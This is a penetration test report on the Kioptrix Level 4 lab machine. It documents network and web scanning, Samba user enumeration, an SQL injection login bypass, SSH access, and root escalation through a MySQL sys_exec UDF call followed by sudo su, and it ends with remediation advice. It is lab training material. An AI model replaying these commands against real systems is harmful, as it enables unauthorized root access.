

Penetration Test Report

ZHIYUN Co., Ltd.

November 2, 2025

FENG LI

160 Princess St
Winnipeg, MB
R3B 1K9

Tel: 1-200-000-0000
Fax: 1-204-000-0000
Email: fli5@academic.rrc.ca
Web: www.felix.com



Contents

Executive Summary.....	3
Summary of Results.....	3
Attack Narrative	5
Remote System Discovery.....	5
User Discovery via Enumeration	7
SQL Injection (SQLi)	8
MySQL Running as root.....	9
Privilege Escalation.....	12
Conclusion.....	14
Recommendations	14
Risk Rating	15
Appendix A: Vulnerability Detail and Mitigation.....	16
SQL Injection	16
Plaintext Password Storage.....	17
MySQL Running as root.....	18
Samba User Enumeration	19
Appendix B: About the Team.....	20



Executive Summary

A targeted penetration test was conducted against the KIOPTRIX Level 4 environment to determine its susceptibility to external attacks and to evaluate the potential business impact of security weaknesses. This assessment simulated the behavior of a real adversary with goals that included:

- Determining whether an external attacker could gain unauthorized access to the system
- Assessing the impact of a compromise on:
 - Confidentiality of system data
 - Integrity and availability of system services
 - Overall resilience of the host environment

The evaluation followed methodologies consistent with NIST SP 800-115 and focused on controlled exploitation to demonstrate real-world attack chains.

The assessment found a direct, repeatable path from unauthenticated web access to full system compromise, including SQL injection and local privilege escalation. Each issue, while severe on its own, combined to produce a complete compromise of the target host.

Summary of Results

Initial inspection revealed several publicly available web functions that failed to validate user input adequately. These weaknesses enabled:

1. User Enumeration via Samba

The Samba service disclosed valid system usernames, providing attackers with a list of potential targets

2. SQL Injection (SQLi)

Used to bypass authentication, extract database values, and demonstrate unauthorized access to backend data processing.

3. Plaintext Password Storage



User passwords were stored in plaintext in the database, eliminating any encryption protection.

4. MySQL Running as root

MySQL is running as root, enabling reliable local command execution and straightforward privilege escalation to root when combined with database or web access.

5. Privilege Escalation

Through MySQL User-Defined Functions (UDF), system commands could be executed with root privileges.

Combined, these issues enabled the assessor to achieve full system compromise, demonstrating a high level of organizational risk if this were a production environment.



Attack Narrative

Remote System Discovery

1. Scan all hosts within the same subnet mask

```
nmap 192.168.56.0/24
```

```
feng@kali-os: ~
File Actions Edit View Help
[feng@kali-os: ~]
$ nmap 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 13:36 CDT
Nmap scan report for 192.168.56.100
Host is up (0.00028s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
5000/tcp  open  upnp
5432/tcp  open  postgresql
7000/tcp  open  afs3-filesystem
MAC Address: A6:83:E7:28:BD:64 (Unknown)

Nmap scan report for 192.168.56.107
Host is up (0.00070s latency).
Not shown: 566 closed tcp ports (reset), 430 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 52:41:D0:04:AE:4F (Unknown)

Nmap scan report for 192.168.56.102
Host is up (0.000030s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 6.58 seconds
[feng@kali-os: ~]
```

Figure 1 - nmap_scan_hosts

2. Discover open ports and services

```
nmap -sV -O 192.168.56.107 -p1-65535
```



```
feng@kali-os:~
$ sudo nmap -sV -O -p1-65534 192.168.56.107
[sudo] password for feng:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 13:38 CDT
Nmap scan report for 192.168.56.107
Host is up (0.00093s latency).
Not shown: 39527 closed tcp ports (reset), 26003 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 52:41:D0:04:AE:4F (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.73 seconds
```

Figure 2 - nmap_full_192.168.56.107

3. Use Dirb and Nikto tools to check if a website is running

```
nikto -h 192.168.56.107
```

The result indicates that an Apache Server is running.

```
feng@kali-os:~
$ nikto -host 192.168.56.107
- Nikto v2.5.0

+ Target IP:      192.168.56.107
+ Target Hostname: 192.168.56.107
+ Target Port:    80
+ Start Time:    2025-10-31 13:48:04 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /database.sql: Server may leak inodes via Etags, header found with file /database.sql, inode: 148370, size: 298, mtime: Sat Feb 4 10:11:51 2012. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /database.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /?=PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /database.sql: Database SQL found.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /member.php?war_root=http://blog.cirt.net/rfiinc.txt: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /#wp-config.php#: wp-config.php# file found. This file contains the credentials.
+ 8907 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time:        2025-10-31 13:48:39 (GMT-5) (35 seconds)
```

Figure 3 - nikto_scan_192.168.56.107

```
dirb http://192.168.56.107
```



The following output indicates that we are detecting many URLs. So, there should be a website running on 192.168.56.107.

```
feng@kali-os: ~
File Actions Edit View Help
(!) FATAL: Invalid URL format: 192.168.56.107/
(Use: "http://host/" or "https://host/" for SSL)
(feng@kali-os)-[~]
$ dirb http://192.168.56.107

DIRB v2.22
By The Dark Raver

START_TIME: Fri Oct 31 13:49:28 2025
URL_BASE: http://192.168.56.107/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.56.107/ ---
+ http://192.168.56.107/cgi-bin/ (CODE:403|SIZE:329)
=> DIRECTORY: http://192.168.56.107/images/
+ http://192.168.56.107/index (CODE:200|SIZE:1255)
+ http://192.168.56.107/index.php (CODE:200|SIZE:1255)
=> DIRECTORY: http://192.168.56.107/john/
+ http://192.168.56.107/logout (CODE:302|SIZE:0)
+ http://192.168.56.107/member (CODE:302|SIZE:220)
+ http://192.168.56.107/server-status (CODE:403|SIZE:334)

--- Entering directory: http://192.168.56.107/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.107/john/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Fri Oct 31 13:49:32 2025
DOWNLOADED: 4612 - FOUND: 6
```

Figure 4 – dirb_scan_192.168.56.107

User Discovery via Enumeration

1. Scan the Samba service with enum4linux

```
enum4linux 192.168.56.107
```

From the image below, we can see some local users on the host, such as john, Robert and loneferret



```
feng@kali-os: ~
File Actions Edit View Help
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\loneferret (Local User)
S-1-22-1-1001 Unix User\john (Local User)
S-1-22-1-1002 Unix User\robert (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-5-21-2529228035-991147148-3991031631 and logon username '', password ''
S-1-5-21-2529228035-991147148-3991031631-501 KIOPTRIX4\nobody (Local User)
S-1-5-21-2529228035-991147148-3991031631-513 KIOPTRIX4\None (Domain Group)
S-1-5-21-2529228035-991147148-3991031631-1000 KIOPTRIX4\root (Local User)
( Getting printer info for 192.168.56.107 )—
No printers returned.

enum4linux complete on Fri Oct 31 13:40:41 2025
```

Figure 12 - scan_local_users

SQL Injection (SQLi)

SQL Injection (SQLi) is a security vulnerability where an attacker supplies malicious input to an application, causing the app's database to execute unintended SQL commands.

1. Open Firefox and go to the URL: <http://192.168.56.107/>

Let's attempt a basic SQL Injection to see if we can log in.




Figure 5 – firefox_open_website

Unfortunately, the following screenshot shows that we have logged in and gotten the John's password.




Figure 6 – website_logged_in

MySQL Running as root

1. Since we have John's password, let's attempt to log in via SSH.



```
ssh -oHostKeyAlgorithms=+ssh-rsa john@192.168.56.107
```

As the image below shows, we are logged in as the user John, not as the root user.

The screenshot shows a terminal window titled 'feng@kali-os: ~'. The user runs the command 'ssh -oHostKeyAlgorithms=+ssh-rsa john@192.168.56.107'. The server responds with 'Username : john'. The user then types 'john@192.168.56.107's password'. The server replies with 'Welcome to LigGoat Security Systems - We are Watching' and 'LigGoat Shell is in place so you don't screw up'. The user types 'john:~\$' at the prompt.

Figure 7 - ssh_logged_in

2. Our goal is to get root privileges, so we will look for processes running as root:

```
ps -eaf | grep root
```

In the list of processes run by root, we will find the MySQL process. If we can log into MySQL, we can escape to the shell.



root	261	2 0 14:35 ?	00:00:00 [aio/5]	Kali NetHunter
root	262	2 0 14:35 ?	00:00:00 [aio/6]	Exploit-DB
root	263	2 0 14:35 ?	00:00:00 [aio/7]	Google Hacking DB
root	1469	2 0 14:36 ?	00:00:00 [kxususpend_usbd]	Member's Control Panel
root	1470	2 0 14:36 ?	00:00:00 [khubd]	: john
root	1561	2 0 14:36 ?	00:00:00 [ata/0]	
root	1564	2 0 14:36 ?	00:00:00 [ata/1]	: MyNameIsJohn
root	1567	2 0 14:36 ?	00:00:00 [ata/2]	
root	1576	2 0 14:36 ?	00:00:00 [ata/3]	
root	1578	2 0 14:36 ?	00:00:00 [ata/4]	
root	1579	2 0 14:36 ?	00:00:00 [ata/5]	
root	1582	2 0 14:36 ?	00:00:00 [ata/6]	
root	1585	2 0 14:36 ?	00:00:00 [ata/7]	
root	1594	2 0 14:36 ?	00:00:00 [ata_aux]	
root	2064	2 0 14:36 ?	00:00:00 [scsi_eh_0]	
root	2066	2 0 14:36 ?	00:00:00 [scsi_eh_1]	
root	2473	2 0 14:36 ?	00:00:00 [kjournald]	
root	2668	1 0 14:36 ?	00:00:00 /sbin/udevd --daemon	
root	4268	1 0 14:36 tty4	00:00:00 /sbin/getty 38400 tty4	
root	4269	1 0 14:36 tty5	00:00:00 /sbin/getty 38400 tty5	
root	4271	1 0 14:36 tty2	00:00:00 /sbin/getty 38400 tty2	
root	4272	1 0 14:36 tty3	00:00:00 /sbin/getty 38400 tty3	
root	4275	1 0 14:36 tty6	00:00:00 /sbin/getty 38400 tty6	
root	4336	1 0 14:36 ?	00:00:00 /bin/dd bs=1 if /proc/kmsg of /var/run/klogd/kmsg	
root	4357	1 0 14:36 ?	00:00:00 /usr/sbin/sshd	
root	4413	1 0 14:36 ?	00:00:00 /bin/sh /usr/bin/mysql_safe	
root	4455	4413 0 14:36 ?	00:00:00 /usr/sbin/mysql --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid -	
root	4456	4413 0 14:36 ?	00:00:00 logger -p daemon.err -t mysqld_safe -i -t mysqld	
root	4530	1 0 14:36 ?	00:00:00 /usr/sbin/nmbd -D	
root	4532	1 0 14:36 ?	00:00:00 /usr/sbin/smbd -D	
root	4546	4532 0 14:36 ?	00:00:00 /usr/sbin/smbd -D	
root	4547	1 0 14:36 ?	00:00:00 /usr/sbin/winbindd	
root	4559	4547 0 14:36 ?	00:00:00 /usr/sbin/winbindd	
root	4579	1 0 14:36 ?	00:00:00 /usr/sbin/cron	
root	4601	1 0 14:36 ?	00:00:00 /usr/sbin/apache2 -k start	
root	4656	1 0 14:36 tty1	00:00:00 /sbin/getty 38400 tty1	
root	4669	4547 0 14:40 ?	00:00:00 /usr/sbin/winbindd	
root	4670	4547 0 14:40 ?	00:00:00 /usr/sbin/winbindd	
root	5003	4357 0 14:56 ?	00:00:00 sshd: john [priv]	
john	5049	5010 0 15:03 pts/0	00:00:00 grep root	

Figure 8 - ps_process_list

- Locate the connection settings of the web application (located in /var/www) and get the connection information on the checklogin page.

```
head /var/www/checklogin.php  
whereis lib_mysqludf_sys.so
```

We will find the username and password that are used to connect to MySQL. Additionally, it confirms that the **mysqludf** module is installed.



The terminal window shows a list of processes running on the system. The output includes:

```
john@Kloprix4:~
```

```
File Actions Edit View Help
feng@kali-os:~ [x] john@Kloprix4:~ [x]
```

```
root 2066 2 0 14:36 ? 00:00:00 [scsi_eh_1]
root 2473 2 0 14:36 ? 00:00:00 [kjournald]
root 2668 1 0 14:36 ? 00:00:00 /sbin/udevd --daemon
root 4268 1 0 14:36 tty4 00:00:00 /sbin/getty 38400 tty4
root 4269 1 0 14:36 tty5 00:00:00 /sbin/getty 38400 tty5
root 4271 1 0 14:36 tty2 00:00:00 /sbin/getty 38400 tty2
root 4272 1 0 14:36 tty3 00:00:00 /sbin/getty 38400 tty3
root 4275 1 0 14:36 tty6 00:00:00 /sbin/getty 38400 tty6
root 4336 1 0 14:36 ? 00:00:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
root 4357 1 0 14:36 ? 00:00:00 /usr/sbin/sshd
root 4413 1 0 14:36 ? 00:00:00 /bin/sh /usr/bin/mysql_safe
root 4455 4413 0 14:36 ? 00:00:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid -
root 4456 4413 0 14:36 ? 00:00:00 logger -p daemon,err -t mysqld_safe -i -t mysqld
root 4530 1 0 14:36 ? 00:00:00 /usr/sbin/nmbd -D
root 4532 1 0 14:36 ? 00:00:00 /usr/sbin/smbd -D
root 4546 4532 0 14:36 ? 00:00:00 /usr/sbin/smbd -D
root 4547 1 0 14:36 ? 00:00:00 /usr/sbin/winbindd
root 4559 4547 0 14:36 ? 00:00:00 /usr/sbin/winbindd
root 4579 1 0 14:36 ? 00:00:00 /usr/sbin/cron
root 4601 1 0 14:36 ? 00:00:00 /usr/sbin/apache2 -k start
root 4656 1 0 14:36 tty1 00:00:00 /sbin/getty 38400 tty1
root 4669 4547 0 14:40 ? 00:00:00 /usr/sbin/winbindd
root 4670 4547 0 14:40 ? 00:00:00 /usr/sbin/winbindd
root 5003 4357 0 14:56 ? 00:00:00 sshd: john [priv]
john 5049 5010 0 15:03 pts/0 00:00:00 grep root
john@Kloprix4:~$ ls /var/www
checkLogin.php database.sql images index.php john login_success.php logout.php member.php robert
john@Kloprix4:~$ head /var/www/checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tpl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
john@Kloprix4:~$ whereis lib_mysqludf_sys.so
lib_mysqludf_sys: /usr/lib/lib_mysqludf_sys.so
john@Kloprix4:~$
```

Figure 9 - mysql_user_passwd

Privilege Escalation

1. Log into MySQL and execute the command to add John to the admin group

```
mysql -u root
select sys_exec('usermod -a -G admin john');
```

Once the command executes successfully, John can run 'sudo su' to become root because the admin group can then run 'sudo'.



```
john@Kloptrix4:~
```

```
feng@kali-os:~ [ ] john@Kloptrix4:~ [ ]
```

```
root 4546 4532 0 14:36 ? 00:00:00 /usr/sbin/smbd -D Exploit-DB Google Hacking DB
root 4547 1 0 14:36 ? 00:00:00 /usr/sbin/winbindd Member's Control Panel
root 4559 4547 0 14:36 ? 00:00:00 /usr/sbin/winbindd
root 4579 1 0 14:36 ? 00:00:00 /usr/sbin/cron
root 4601 1 0 14:36 ? 00:00:00 /usr/sbin/apache2 -k start
root 4656 1 0 14:36 ttys 00:00:00 /sbin/getty 38400 ttys
root 4669 4547 0 14:40 ? 00:00:00 /usr/sbin/winbindd &john
root 4670 4547 0 14:40 ? 00:00:00 /usr/sbin/winbindd
root 5003 4357 0 14:56 ? 00:00:00 sshd: john [priv]
john 5049 5010 0 15:03 pts/0 00:00:00 grep root
john@Kloptrix4:~$ ls /var/www
checklogin.php database.sql images index.php john login_success.php logout.php member.php robert
john@Kloptrix4:~$ head /var/www/checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
john@Kloptrix4:~$ whereis lib_mysqludf_sys.so
lib_mysqludf_sys: /usr/lib/lib_mysqludf_sys.so
john@Kloptrix4:~$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('usermod -a -G admin john');
+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL |
+-----+
1 row in set (0.04 sec)

mysql>
```

Figure 10 - Mysql_logged_in

2. Obtain the root privileges

```
sudo su
```

```
root@Kloptrix4:/home/john
```

```
feng@kali-os:~ [ ] root@Kloptrix4:/home/john [ ]
```

```
root 4669 4547 0 14:40 ? 00:00:00 /usr/sbin/winbindd Exploit-DB Google Hacking DB
root 4670 4547 0 14:40 ? 00:00:00 /usr/sbin/winbindd Member's Control Panel
root 5003 4357 0 14:56 ? 00:00:00 sshd: john [priv]
john 5049 5010 0 15:03 pts/0 00:00:00 grep root
john@Kloptrix4:~$ ls /var/www
checkLogin.php database.sql images index.php john login_success.php logout.php member.php robert
john@Kloptrix4:~$ head /var/www/checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
john@Kloptrix4:~$ whereis lib_mysqludf_sys.so
lib_mysqludf_sys: /usr/lib/lib_mysqludf_sys.so
john@Kloptrix4:~$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('usermod -a -G admin john');
+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL |
+-----+
1 row in set (0.04 sec)

mysql> exit
Bye
john@Kloptrix4:~$ sudo su
[sudo] password for john:
root@Kloptrix4:/home/john# whoami
root
root@Kloptrix4:/home/john#
```

Figure 11 - get_root_privileges



Conclusion

The Kali Linux Level 4 system demonstrated multiple severe security vulnerabilities that enabled a complete compromise from external network access to root-level system control. The attack chain progressed through the following stages:

- Information disclosure via Samba enumeration
- SQL injection bypass of authentication controls
- Restricted shell escape
- Privilege escalation through misconfigured MySQL service

The goals of the penetration test were met. A targeted attacker with basic reconnaissance capabilities could reliably compromise the environment and gain unrestricted control.

Recommendations

To maintain a secure operating environment, the organization should adopt a comprehensive defence-in-depth strategy that includes timely patching, continuous monitoring, and user awareness training.

Security policies should mandate regular penetration testing, vulnerability scanning, and incident response readiness reviews at least annually or after major infrastructure changes.

All systems and applications exposed to the Internet must be hardened, monitored, and isolated within segmented network zones.

Mitigation Recommendations

- Reconfigure MySQL to run under a dedicated, non-privileged service account instead of root.
- Remove or disable MySQL User-Defined Functions (UDF) to prevent abuse for arbitrary command execution.
- Implement parameterized queries throughout the web application to eliminate SQL injection vulnerabilities.
- Ensure that all web and application services operate under minimally privileged OS accounts with restricted file system access.



- Disable SMBv1/legacy Samba protocols and limit access to only trusted hosts.
- Enforce secure password storage (bcrypt/Argon2) and eliminate plaintext credentials across the environment.

Risk Rating

The overall risk identified in this assessment is evaluated as **High**, driven by the presence of multiple critical misconfigurations and application-layer vulnerabilities that provide a clear and reliable path to full system compromise.

A complete attack chain exists from the web application interface through credential exposure, restricted-shell escape, and ultimately root-level privilege escalation via MySQL running as the root user. Each vulnerability demonstrates high exploitability and high potential impact, and chaining these issues requires only moderate skill from the attacker.

As a result, it is reasonable to conclude that a malicious actor with similar capabilities could successfully execute an attack leading to:

- Unauthorized access to internal systems, databases, and sensitive information
- Compromise of valid user credentials, enabling lateral movement and persistent access
- Execution of arbitrary commands resulting in data exfiltration, service disruption, or full host takeover

Given the severity and exploitability of the identified weaknesses, immediate remediation and strengthened ongoing security governance practices are strongly recommended to reduce the organization's exposure and prevent recurrence.



Appendix A: Vulnerability Detail and Mitigation

SQL Injection

Rating: High

Description: SQL Injection is a code injection vulnerability where attackers insert malicious SQL code through user input fields to manipulate database queries. This occurs when applications fail to properly validate or sanitize user input before incorporating it into SQL queries. Attackers use special characters ('; -- ;) and SQL keywords (OR, UNION, SELECT) to alter query logic, bypass authentication, or access unauthorized data.

Impact: Attackers can bypass authentication, access or steal sensitive database information (passwords, credit cards, personal data), modify or delete data, execute administrative operations, and potentially achieve remote code execution on the database server. This leads to complete data breaches, regulatory violations, and financial losses.

Remediation: Use parameterized queries (prepared statements) as the primary defense. Never concatenate user input directly into SQL queries. Implement strict input validation using allowlists. Apply least privilege principle to database accounts. Use Web Application Firewalls (WAF) to detect SQL injection attempts. Keep database systems updated with security patches.

-
- OWASP - SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
 - CWE-89: SQL Injection: <https://cwe.mitre.org/data/definitions/89.html>



Plaintext Password Storage

Rating: High

Description: User passwords are stored in plaintext without cryptographic hashing or encryption, violating security standards and compliance requirements.

Impact: Immediate compromise of all user credentials upon database access. Enables credential stuffing attacks across multiple services. Creates regulatory compliance violations (GDPR, HIPAA, PCI-DSS) and severe reputational damage.

Remediation: Immediately implement bcrypt, Argon2, or PBKDF2 password hashing with unique salts. Force password reset for all users. Never log or transmit passwords in plaintext. Consider implementing multi-factor authentication.

-
- OWASP Password Storage Cheat

Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

- CWE-256: Plaintext Storage of a Password: <https://cwe.mitre.org/data/definitions/256.html>



MySQL Running as root

Rating:	High
Description:	MySQL database runs with root operating system privileges. When MySQL runs as root, any database compromise provides complete system control through User-Defined Functions (UDF).
Impact:	Arbitrary command execution as root user. Complete system compromise including rootkit installation, backdoor creation, credential theft, and lateral movement to other network systems.
Remediation:	Create dedicated mysql service account with minimal privileges. Update configuration to run as non-privileged user. Remove UDF capabilities unless required. Implement AppArmor/SELinux mandatory access controls. Restrict network access to MySQL.

-
- CIS MySQL Benchmark: <https://www.cisecurity.org/benchmark/mysql>
 - CWE-250: Execution with Unnecessary Privileges: <https://cwe.mitre.org/data/definitions/250.html>



Samba User Enumeration

- Rating:** High
- Description:** Samba service allows anonymous enumeration of system users without authentication, providing attackers with valid usernames for targeted attacks.
- Impact:** Reduces complexity of brute-force attacks by providing valid username lists. Enables effective password spraying and credential stuffing. Provides intelligence for social engineering campaigns.
